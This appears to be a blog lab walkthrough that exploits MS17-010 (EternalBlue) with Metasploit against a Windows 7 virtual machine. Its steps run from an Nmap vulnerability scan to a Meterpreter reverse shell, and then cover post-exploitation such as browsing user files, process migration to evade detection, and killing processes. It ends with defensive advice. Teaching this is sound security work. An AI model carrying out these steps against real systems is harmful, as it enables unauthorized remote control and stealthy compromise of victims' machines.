
Exploiting MS17–010 (EternalBlue) Using Metasploit
One of the most infamous vulnerabilities ever discovered in Microsoft Windows systems is MS17–010, widely known as EternalBlue.
This vulnerability allows attackers to execute code remotely through the SMB protocol, giving them full control of vulnerable systems. It was heavily used during the WannaCry ransomware outbreak, impacting thousands of organizations worldwide.
In this lab we simulate a real penetration testing scenario against a vulnerable Windows 7 system.
The objective of this assessment is to:
• Discover the target machine • Scan for vulnerabilities • Confirm MS17–010 exposure • Exploit the system using Metasploit • Interact with the compromised system using Meterpreter
This walkthrough moves from basic reconnaissance to intermediate post-exploitation techniques.
Lab Environment
For this experiment the following virtual machines are used.
Attacker Machine
Kali Linux
Victim Machine
Vulnerable Windows 7 OVA
Both machines are connected to the same network environment.
Network layout:
Attacker (Kali Linux) → 192.168.100.77 Victim (Windows 7) → 192.168.100.76
Step 1 — Finding Attacker IP Address
Before scanning the target we first identify our own machine's IP address.
Open Kali Linux terminal and run:
ip a
This command displays all network interfaces and assigned IP addresses.
Look for the interface connected to the network.
This IP address will later be used as LHOST when configuring the exploit.
Step 2 — Finding Victim IP Address
Now we identify the Windows 7 system's IP.
Open Command Prompt on Windows and run:
ipconfig
This command displays network configuration details.
This becomes our target machine.
Step 3 — Vulnerability Scanning with Nmap
Now we begin reconnaissance using Nmap, a powerful network scanning tool.
Run the following command from Kali:
nmap -sV -O -A -T4 192.168.100.76 - script vuln
What This Scan Does
-sV → detects service versions -O → detects operating system -T4 → faster scan timing — script vuln → runs vulnerability detection scripts
The scan results will reveal:
• open ports • running services • operating system information • known vulnerabilities
You may also see results such as:
tcpwrapped
This indicates the service is wrapped or protected by access control.
More importantly, Nmap may report:
MS17–010 vulnerability detected Severity: High Impact: Remote Code Execution

Important Note on Vulnerability Verification
Security professionals should never rely on a single scanning tool.
Vulnerabilities should be verified using multiple sources such as:
• Exploit-DB • NVD database • Security advisories • Additional vulnerability scanners
This ensures the vulnerability is correctly identified before attempting exploitation.
Step 4 — Launching Metasploit Framework
Metasploit is a powerful penetration testing framework used for developing and executing exploits.
Start it using:
msfconsole -q
The -q flag launches Metasploit in quiet mode, which suppresses the startup banner and makes the interface cleaner.
Once loaded you will see: msf >_
Step 5 — Searching for MS17–010 Exploit Modules
Inside Metasploit, search for available modules.
Run:
search ms17–010
The results will include several modules such as:
auxiliary/scanner/smb/smb_ms17_010 exploit/windows/smb/ms17_010_eternalblue
Auxiliary Modules
Auxiliary modules are typically used for scanning or information gathering rather than exploitation.
For this lab we will use the EternalBlue exploit module.
Load the exploit using:
use exploit/windows/smb/ms17_010_eternalblueor simply:
use 0
Step 6 — Understanding Meterpreter
The EternalBlue exploit delivers a Meterpreter payload.
Meterpreter is an advanced post-exploitation shell that operates directly in memory.
It allows attackers to:
• control processes • browse files • capture screenshots • escalate privileges • maintain persistence
In this scenario it creates a reverse shell connection back to the attacker machine.
Step 7 — Configuring Exploit Parameters
Before executing the exploit we must configure its parameters.
Run:
show options
This command displays required configuration settings.
Key parameters include:
RHOST → target machine IP LHOST → attacker machine IP
Set the victim IP:
set RHOST 192.168.100.76
Set the attacker IP:
set LHOST 192.168.100.77Verify settings again:
show options
Step 8 — Launching the Exploit
Once everything is configured correctly we execute the exploit.
Run:
exploit
If the target system is vulnerable, Metasploit will open a Meterpreter session.
Example output:
Meterpreter session 1 opened
This indicates that the attacker now has remote access to the Windows machine.
Step 9 — Exploring the Compromised System
After gaining access we can interact with the victim machine.
Check system information:
sysinfo
This displays operating system details.
Current Working Directory
Run:
pwd
The exploit often starts inside:
C:\Windows\System32
Navigating the File System
Move back two directory:
cd ..
cd ..
List files:
ls
Navigate to user folders:
cd Users\
View available users:
ls
Enter the user directory:
cd win7-victim\
Go to the desktop:
cd Desktop

Creating a Folder on the Victim System
Create a new directory:
mkdir compishacked
This demonstrates that the attacker has write access to the system.
Viewing Running Processes
To view active processes run:
ps
This command displays all running programs along with their Process IDs (PID).
Hiding the Meterpreter Session (Process Migration)
Attackers often hide their malicious session inside legitimate Windows processes.
This technique is called process migration.
Run:
migrate 2796
If PID 2796 belongs to explorer.exe, the Meterpreter session moves into that process.
This helps avoid detection.
Common processes used for migration include:
svchost.exe explorer.exe
Identifying Suspicious Services
Sometimes unusual behavior may involve services like:
spoolsv.exe
Pid: 1316
This service controls the Windows Print Spooler and runs from:
C:\Windows\System32
Security analysts often monitor such services when investigating suspicious activity.
Killing Processes

However, killing certain processes can break system functionality.
You can see terminating explorer.exe removes the desktop environment.
Why MS17–010 Exists
The vulnerability exists due to weaknesses in the SMBv1 protocol implementation in older Windows systems.
The protocol failed to properly validate incoming packets, allowing attackers to execute arbitrary code remotely.
Because many systems remained unpatched, EternalBlue became extremely effective.
Defensive Recommendations
To protect systems against this vulnerability:
• Apply Microsoft security updates • Disable SMBv1 protocol • Restrict access to port 445 • Monitor abnormal SMB traffic • Implement intrusion detection systems
Conclusion
This lab demonstrated a full exploitation workflow against a vulnerable Windows 7 system.
The attack path included:
1 Reconnaissance with Nmap 2 Vulnerability identification 3 Exploitation using EternalBlue 4 Post exploitation using Meterpreter 5 Process migration for stealth
Understanding these attack techniques helps security professionals better defend systems against real-world threats.
Legal & Ethical Notice:
All demonstrations were conducted within an isolated lab environment using authorized systems. This article is intended strictly for cybersecurity education and defensive research.
— — — —— — — — — — — — -Document End — — — — — — — — — — — — — — — —
© 2026 shhmyr.medium.com. This content may not be reproduced, distributed, or republished without written permission.